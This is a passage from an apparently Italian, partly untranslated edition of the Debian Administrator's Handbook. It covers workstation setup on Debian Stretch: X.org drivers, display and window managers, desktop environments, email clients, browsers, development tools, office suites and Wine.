Molti plugin di Nagios permettono di controllare alcuni parametri locali di un host; se molte macchine hanno bisogno di questi controlli con un'installazione centrale che li riunisca, bisogna allestire il plugin NRPE (*Nagios Remote Plugin Executor*). Bisogna installare il pacchetto *nagios-nrpe-plugin* sul server Nagios e *nagios-nrpe-server* sugli host in cui bisogna eseguire i controlli locali. Quest'ultimo riceve la sua configurazione da `/etc/nagios/nrpe.cfg`. Questo file deve elencare i controlli che possono essere avviati da remoto e gli indirizzi IP delle macchine autorizzate ad attivarli. Dalla parte di Nagios, abilitare questi controlli remoti si riduce

semplicemente ad aggiungere i servizi corrispondenti usando il nuovo comando *check_nrpe*.

Parola chiave

Postazione di lavoro
Desktop grafico
Lavoro di ufficio
X.org

Capitolo

13 Postazione di lavoro

Contenuto

Ora che i server sono stati allestiti, gli amministratori possono dedicarsi a installare le singole postazioni di lavoro e creare una configurazione tipica.

13.1. Configurazione del server X11

La configurazione iniziale dell'interfaccia grafica può essere complicata a volte; schede video molto recenti spesso non funzionano alla perfezione con la versione di X.org fornita nella versione stabile di Debian.

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, *X11* (*Stretch* contains version *X11R7.7*).

IN PROSPETTIVA

X11, XFree86 e X.org

X11 is the graphical system most widely used on Unix-like systems (also available for Windows and Mac OS). Strictly speaking, the term "X11" only refers to a protocol specification, but it is also used to refer to the implementation in practice.

X11 had a rough start, but the 1990s saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian *Stretch* uses X.org version 7.7.

Current versions of X.org are able to autodetect the available hardware: this applies to the video card and the monitor, as well as keyboards and mice; in fact, it is so convenient that the package no longer even creates a `/etc/X11/xorg.conf` configuration file.

La configurazione della tastiera è attualmente impostata in `/etc/default/keyboard`. Questo file è usato per configurare sia la console testuale sia l'interfaccia grafica, ed è gestito dal pacchetto *keyboard-configuration*. Dettagli sulla configurazione della disposizione della tastiera sono disponibili in Sezione 8.1.2, «Configurare la tastiera» [155].

Il pacchetto *xserver-xorg-core* fornisce un server X generico, come usato dalle versioni 7.x di X.org. Questo server è modulare e usa un insieme di driver indipendenti per gestire i molti diversi tipi di schede video. L'installazione di *xserver-xorg* assicura che sia il server che almeno un driver video siano installati.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the VESA and fbdev drivers. VESA is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games and visual effects for the desktop, and so on) while fbdev works on top of the kernel's framebuffer device. Nowadays the X server runs without any administrative privileges (this used to be required to be able to configure the screen) and thus its log file is now stored in the user's home directory in `~/.local/share/xorg/Xorg.0.log` (whereas it used to be in `/var/log/Xorg.0.log` for versions older than *Stretch*). That log file is where one would look to know what driver is currently in use. For example, the following snippet matches what the intel driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
```

```
(==) Matched modesetting as autoconfigured driver 1
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

EXTRA

Driver proprietari

Alcuni produttori di schede video (principalmente nVidia) si rifiutano di pubblicare le specifiche hardware richieste per implementare dei buoni driver liberi. Tuttavia questi forniscono driver proprietari che permettono di usare il loro hardware. Questa politica è pessima perché, anche quando il driver fornito esiste, di solito non è curato come dovrebbe essere; cosa più importante, non segue necessariamente gli aggiornamenti di X.org, il che potrebbe impedire di caricare correttamente (o del tutto) l'ultimo driver disponibile. Tale comportamento non è scusabile e si raccomanda di evitare questi produttori e favorire aziende più cooperative.

If you still end up with such a card, you will find the required packages in the *non-free* section: *nvidia-driver* for nVidia cards. It requires a matching kernel module. Building the module can be automated by installing the package *nvidia-kernel-dkms* (for nVidia).

The "nouveau" project aims to develop a free software driver for nVidia cards and is the default driver that you get for nVidia cards in Debian. As of *Stretch*, its feature set and performance do not match the proprietary driver. In the developers' defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free driver for ATI video cards, called "radeon", is much better in that regard although it often requires non-free firmware.

13.2. Personalizzazione dell'interfaccia grafica

13.2.1. Scelta di un display manager

The graphical interface only provides display space. Running the X server by itself only leads to an empty screen, which is why most installations use a *display manager* to display a user authentication screen and start the graphical desktop once the user has authenticated. The three most popular display managers in current use are *gdm3* (*GNOME Display Manager*), *sddm* (suggested for KDE Plasma) and *lightdm* (*Light Display Manager*). Since the Falcot Corp administrators have opted to use the GNOME desktop environment, they logically picked `gdm3` as a display manager too. The `/etc/gdm3/daemon.conf` configuration file has many options (the list can be found in the `/usr/share/gdm/gdm.schemas` schema file) to control its behaviour while `/etc/gdm3/greeter.dconf-defaults` contains settings for the greeter "session" (more than just a login window, it is a limited desktop with power management and accessibility related tools). Note that some of the most useful settings for end-users can be tweaked with GNOME's control center.

13.2.2. Scelta di un window manager

Since each graphical desktop provides its own window manager, which window manager you choose is usually influenced by which desktop you have selected. GNOME uses the `mutter` window manager, Plasma uses `kwin`, and Xfce (which we present later) has `xfwm`. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

FONDAMENTALI

Window manager

The window manager displays the "decorations" around the windows belonging to the currently running applications, which includes frames and the title bar. It also allows reducing, restoring, maximizing, and hiding windows. Most window managers also provide a menu that pops up when the desktop is clicked in a specific way. This menu provides the means to close the window manager session, start new applications, and in some cases, change to another window manager (if installed).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. "Light" (or small footprint) window managers include WindowMaker (in the *wmaker* package), Afterstep, fvwm, icewm, blackbox, fluxbox, or openbox. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the `x-window-manager` alternative with the command `update-alternatives --config x-window-manager`.

PECULIARITÀ DI DEBIAN

Alternative

La Debian policy elenca un certo numero di comandi standardizzati in grado di eseguire una certa azione. Per esempio, il comando `x-window-manager` invoca un window manager. Ma Debian non assegna questo comando a un window manager fissato. L'amministratore può scegliere quale manager deve invocare.

Per ogni window manager, il pacchetto relativo registra perciò il comando appropriato come possibile scelta per `x-window-manager` insieme a una priorità associata. A meno di una configurazione esplicita da parte dell'amministratore, questa priorità permette di scegliere il miglior window manager installato quando viene lanciato il comando generico.

Sia la registrazione dei comandi e la configurazione esplicita richiedono lo script `update-alternatives`. Scegliere dove punta un comando simbolico si riduce semplicemente a lanciare `update-alternatives --config comando-simbolico`. Lo script `update-alternatives` crea (e mantiene) collegamenti simbolici nella directory `/etc/alternatives/`, che a loro volta indicano la posizione dell'eseguibile. Col passare del tempo i pacchetti vengono installati o rimossi e/o l'amministratore modifica esplicitamente la configurazione. Quando un pacchetto che fornisce un'alternativa viene rimosso, l'alternativa punta automaticamente alla miglior scelta successiva fra i possibili comandi rimanenti.

Non tutti i comandi simbolici sono elencati esplicitamente dalla Debian policy; alcuni manutentori dei pacchetti Debian hanno deliberatamente scelto di usare questo meccanismo in casi meno ovvi dove fornisce comunque un'interessante flessibilità (gli esempi includono `x-www-browser`, `www-browser`, `cc`, `c++`, `awk` e così via).

13.2.3. Gestione dei menu

Modern desktop environments and many window managers provide menus listing the available applications for the user. In order to keep menus up-to-date in relation to the actual set of available applications, each package usually provides a `.desktop` file in `/usr/share/applications`. The format of those files has been standardized by FreeDesktop.org:

➨ `https://standards.freedesktop.org/desktop-entry-spec/latest/`

The applications menus can be further customized by administrators through system-wide configuration files as described by the "Desktop Menu Specification". End-users can also customize the menus with graphical tools such as *kmenuedit* (in Plasma), *alacarte* (in GNOME) or *menulibre*.

➨ `https://standards.freedesktop.org/menu-spec/latest/`

STORIA

Il menu di sistema di Debian

Storicamente — prima che emergessero gli standard di FreeDesktop.org — Debian aveva creato un proprio sistema di menu dove ciscun pacchetto forniva una descrizione generica delle voci di menu desiderate in `/usr/share/menu/`. Questo strumento è ancora disponibile in Debian (nel pacchetto *menu*) ma è solo marginalmente utile poichè i manutentori dei pacchetti sono invece incoraggiati a fare affidamento sui file `.desktop`.

13.3. Desktop grafici

The free graphical desktop field is dominated by two large software collections: GNOME and Plasma by KDE. Both of them are very popular. This is rather a rare instance in the free software world; the Apache web server, for instance, has very few peers.

This diversity is rooted in history. Plasma (initially only KDE, which is now the name of the community) was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn't acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt has since become free software, but the projects still evolved in parallel.

The GNOME and KDE communities still work together: under the FreeDesktop.org umbrella, the projects collaborated in defining standards for interoperability across applications.

Scegliere «il miglior» desktop grafico è un argomento sensibile da cui è meglio stare alla larga. Qui si descriveranno semplicemente le diverse possibilità e si daranno dei riferimenti per ulteriori riflessioni. La scelta migliore verrà fatta dall'utente dopo diversi esperimenti.

13.3.1. GNOME

Debian *Stretch* includes GNOME version 3.22, which can be installed by a simple `apt install gnome` (it can also be installed by selecting the "Debian desktop environment" task).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing its standards and recommendations, which has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.




Figura 13.1 *Il desktop GNOME*

For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled through the GSettings interface and stores its data in the DConf database. The configuration settings can thus be queried and edited with the `gsettings`, and `dconf` command-line tools, or by the `dconf-editor` graphical user interfaces. The administrator can therefore change users' configuration with a simple script. The GNOME website provides information to guide administrators who manage GNOME workstations:

➨ `https://help.gnome.org/admin/`

13.3.2. KDE and Plasma

Debian *Stretch* includes version 5.8 of KDE Plasma, which can be installed with `apt install kde-standard`.

Plasma has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. Plasma is a mature desktop environment with a wide range of applications.




Figura 13.2 *The Plasma desktop*

Since the Qt 4.0 release, the last remaining license problem with KDE software has been solved. This version was released under the GPL both for Linux and Windows (the Windows version was previously released under a non-free license). KDE applications are primarily developed using the C++ language.

13.3.3. Xfce e altri

Xfce is a simple and lightweight graphical desktop, which is a perfect match for computers with limited resources. It can be installed with `apt install xfce4`. Like GNOME, Xfce is based on the GTK+ toolkit, and several components are common across both desktops.

Unlike GNOME and Plasma, Xfce does not aim to become a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a terminal, a calendar (Orage), an image viewer, a CD/DVD burning tool, a media player (Parole), sound volume control and a text editor (mousepad).




Figura 13.3 *Il desktop Xfce*

Another desktop environment provided in *Stretch* is LXDE, which focuses on the "lightweight" aspect. It can be installed with the *lxde* meta-package.

13.4. Posta elettronica

13.4.1. Evolution

COMUNITÀ

Pacchetti *popolari*

Installing the *popularity-contest* package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by `cron` which sends (by HTTP or email) an anonymized list of the installed packages and the latest access date for the files they contain. This allows the Debian maintainers to know which packages are most frequently installed, and of these, how frequently they are actually used.

Questa informazione è di grande aiuto per il progetto Debian. Viene usata per determinare quali pacchetti debbano andare sui primi dischi di installazione. I dati sull'installazione inoltre sono un fattore importante usato per decidere se rimuovere dalla distribuzione un pacchetto con pochissimi utenti. Si raccomanda caldamente di installare il pacchetto *popularity-contest* e di partecipare al sondaggio.

The collected data are made public every day.

➨ `https://popcon.debian.org/`

These statistics can also help users to choose between two packages that seem otherwise equivalent. Choosing the more popular package is probably a safer choice.

Evolution is the GNOME email client and can be installed with `apt install evolution`. Evolution is more than a simple email client: it also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.




Figura 13.4 *Il software di posta elettronica Evolution*

An extension to Evolution allows integration with a Microsoft Exchange email system; the required package is *evolution-ews*.

13.4.2. KMail

The KDE email software can be installed with `apt install kmail`. KMail only handles email, but it belongs to a software suite called KDE-PIM (for *Personal Information Manager*) that includes features such as address books, a calendar component, and so on. KMail has all the features one would expect from an excellent email client.




Figura 13.5 *Il software di posta elettronica KMail*

13.4.3. Thunderbird e Icedove

The *thunderbird* package provides the email client from the Mozilla software suite. Until *Jessie* Debian contained Icedove and not Thunderbird for legal reasons detailed in the sidebar « Iceweasel, Firefox e altri» [386]. You may find references to Icedove as the switch has been done recently.

Various localization sets are available in *thunderbird-l10n-** packages; the *enigmail* extension handles message encrypting and signing, but it is not available in all languages.




Figura 13.6 *The Thunderbird email software*

13.5. Browser web

Epiphany, il browser web della suite GNOME, usa il motore di visualizzazione WebKit sviluppato da Apple per il suo browser Safari. Il relativo pacchetto è *epiphany-browser*.

Konqueror, available in the *konqueror* package, is KDE's web browser (but can also assume the role of a file manager). It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML.

Users not satisfied by either of the above can use Firefox. This browser, available in the *firefox-esr* package, uses the Mozilla project's Gecko renderer, with a thin and extensible interface on top.




Figura 13.7 *The Firefox web browser*

VOCABULARY

Firefox ESR

Mozilla has a very fast-paced release cycle for Firefox. New releases are published every six to eight weeks and only the latest version is supported for security issues. This doesn't suit all kind of users so, every 10 cycles, they are promoting one of their release to an *Extended Support Release* (ESR) which will get security updates (and no functional changes) during the next 10 cycles (which covers a bit more than a year).

Debian has both versions packaged. The ESR one, in the package *firefox-esr*, is used by default since it is the only version suitable for Debian *Stable* with its long support period (and even there Debian has to upgrade from one ESR release to the next multiple times during a Debian Stable lifecycle). The regular Firefox is available in the *firefox* package but it is only available to users of Debian *Unstable*.

CULTURA

Iceweasel, Firefox e altri

Before Debian *Stretch*, Firefox and Thunderbird were missing. The *iceweasel* package contained Iceweasel, which was basically Firefox under another name.

The rationale behind this renaming was a result of the usage rules imposed by the Mozilla Foundation on the Firefox™ registered trademark: any software named Firefox had to use the official Firefox logo and icons. However, since these elements are not released under a free license, Debian could not distribute them in its *main* section. Rather than moving the whole browser to *non-free*, the package maintainer choose to use a different name.

Per motivi simili, il client di posta elettronica Thunderbird™ è stato rinominato Icedove in modo simile.

Nowadays, the logo and icons are distributed under a free software license and Mozilla recognized that the changes made by the Debian project are respecting their trademark license so Debian is again able to ship Mozilla's applications under their official name.

CULTURA

Mozilla

Netscape Navigator was the standard browser when the web started reaching the masses, but lost ground when Microsoft bundled Internet Explorer with Windows and signed contracts with computer manufacturers which forbade them from pre-installing Netscape Navigator. Faced with this failure, Netscape (the company) decided to "free" its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the most successful browsers, with a fast-growing user base.

Last but not least, Debian also contains the *Chromium* web browser (available in the *chromium* package). This browser is developed by Google at such a fast pace that maintaining a single version of it across the whole lifespan of Debian *Stretch* is unlikely to be possible. Its clear purpose is to make web services more attractive, both by optimizing the browser for performance and by increasing the user's security. The free code that powers Chromium is also used by its proprietary version called Google Chrome.

13.6. Sviluppo

13.6.1. Strumenti per GTK+ su GNOME

Anjuta (in the *anjuta* package) and GNOME Builder (in the *gnome-builder* package) are Integrated Development Environments (IDE) optimized for creating GTK+ applications for GNOME. Glade (in the *glade* package) is an application designed to create GTK+ graphical interfaces for GNOME and save them in an XML file. These XML files can then be loaded by the GTK+ shared library though its GtkBuilder component to recreate the saved interfaces; such a feature can be interesting, for instance for plugins that require dialogs.

➨ `https://wiki.gnome.org/Apps/Builder`

➨ `http://anjuta.org/`

➨ `https://glade.gnome.org/`

13.6.2. Tools for Qt

The equivalent applications for Qt applications are KDevelop by KDE (in the *kdevelop* package) for the development environment, and Qt Designer (in the *qttools5-dev-tools* package) for the design of graphical interfaces for Qt applications.

KDevelop is also a generic IDE and provides plugins for other languages like Python and PHP and different build systems.

13.7. Lavoro collaborativo

13.7.1. Lavorare in gruppi: *groupware*

Groupware tools tend to be relatively complex to maintain because they aggregate multiple tools and have requirements that are not always easy to reconcile in the context of an integrated distribution. Thus there is a long list of groupware packages that were once available in Debian but have been dropped for lack of maintainers or incompatibility with other (newer) software in Debian. This has been the case with PHPGroupware, eGroupware, and Kolab.

➨ `http://www.egroupware.org/`

➨ `https://www.kolab.org/`

All is not lost though. Many of the features traditionally provided by "groupware" software are increasingly integrated into "standard" software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server. Citadel (in the *citadel-suite* package) and Sogo (in the *sogo* package) are alternatives that are available in Debian *Stretch*.

13.7.2. Lavoro collaborativo con FusionForge

FusionForge è uno strumento di sviluppo collaborativo che affonda le sue radici in SourceForge, un servizio di hosting per progetti di software libero. In generale ha lo stesso approccio basato sul modello standard di sviluppo del software libero. Il software stesso ha continuato a evolversi dopo che il codice di SourceForge è diventato proprietario. I suoi autori originali, la VA Software, hanno deciso di non rilasciare più versioni libere. La stessa cosa è accaduta di nuovo quando il primo fork (GForge) ha seguito la stessa strada. Poiché diverse persone e organizzazioni hanno partecipato allo sviluppo, l'attuale FusionForge include anche funzionalità che si rivolgono a un approccio più tradizionale allo sviluppo, oltre che a progetti non esclusivamente dedicati allo sviluppo del software.

FusionForge può essere visto come un amalgama di diversi strumenti dedicati alla gestione, al tracciamento e alla coordinazione di progetti. Questi strumenti possono più o meno essere classificati in tre famiglie:

- *communication*: web forums, mailing-list manager, and announcement system allowing a project to publish news
- *tracking*: tools to track project progress and schedule tasks, to track bugs, feature requests, or any other kind of "ticket", and to run surveys
- *condivisione*: gestore di documentazione per fornire un singolo archivio centrale per i documenti relativi a un progetto, gestore di file generici per il rilascio, sito web dedicato per ciascun progetto.

Since FusionForge largely targets development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management (also

called “configuration management” or “version control”). These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools can be accessed or even managed through a web interface, with a fine-grained permission system, and email notifications for some events.

Unfortunately, FusionForge is not part of Debian *Stretch*. It is a large software stack that is hard to maintain properly and benefits only few users who are usually expert enough to be able to backport the package from Debian *Unstable*.

13.8. Suite per l’ufficio

Office software has long been seen as lacking in the free software world. Users require replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements were hard to develop. The situation changed when Sun released the StarOffice code under a free license as OpenOffice, a project which later gave birth to Libre Office, which is available on Debian. The KDE project also has its own office suite, called Calligra Suite (previously KOffice), and GNOME, while never offering a comprehensive office suite, provides AbiWord as a word processor and Gnumeric as a spreadsheet. The various projects each have their strengths. For instance, the Gnumeric spreadsheet is better than OpenOffice.org/Libre Office in some domains, notably the precision of its calculations. On the word processing front, the Libre Office suite still leads the way.

Another important feature for users is the ability to import Microsoft Office documents. Even though all office suites have this feature, only the ones in OpenOffice.org and Libre Office are functional enough for daily use.

VISTA D’INSIEME

Libre Office sostituisce OpenOffice.org

OpenOffice.org contributors set up a foundation (*The Document Foundation*) to foster the project’s development. The idea had been discussed for some time, but the actual trigger was Oracle’s acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. This office suite is now known as *Libre Office*, and is available in Debian.

After a period of relative stagnation on OpenOffice.org, Oracle donated the code and associated rights to the Apache Software Foundation, and OpenOffice is now an Apache project. This project is not currently available in Debian and is rather moribund when compared to Libre Office.

Libre Office and Calligra Suite are available in the *libreoffice* and *calligra* Debian packages, respectively. Although the *gnome-office* package was previously used to install a collection of office tools such as AbiWord and Gnumeric, this package is no longer part of Debian, with the individual packages now standing on their own.

Language-specific packs for Libre Office are distributed in separate packages, most notably *libreoffice-l10n-** and *libreoffice-help-**. Some features such as spelling dictionaries, hyphenation patterns and thesauri are in separate packages, such as *myspell-**, *hunspell-**, *hyphen-** and *mythes-**.

13.9. Emulazione di Windows: Wine

Nonostante tutti gli sforzi menzionati in precedenza, un certo numero di strumenti non ha ancora un equivalente sotto Linux, o per alcuni è assolutamente richiesta la versione originale. In questo caso possono essere comodi sistemi di emulazione di Windows. Il più noto fra essi è Wine.

➨ `https://www.winehq.org/`

COMPLEMENTI

CrossOver Linux

CrossOver, produced by CodeWeavers, is a set of enhancements to Wine that broadens the available set of emulated features to a point at which Microsoft Office becomes fully usable. Some of the enhancements are periodically merged into Wine.

➨ `https://www.codeweavers.com/products/`

Tuttavia, si tenga presente che è solo una soluzione fra le altre, ed il problema può essere affrontato anche con una macchina virtuale o con VNC; entrambe queste soluzioni sono descritte in dettaglio nei riquadri « Macchine virtuali» [391] e « *Windows Terminal Server* o VNC» [391].

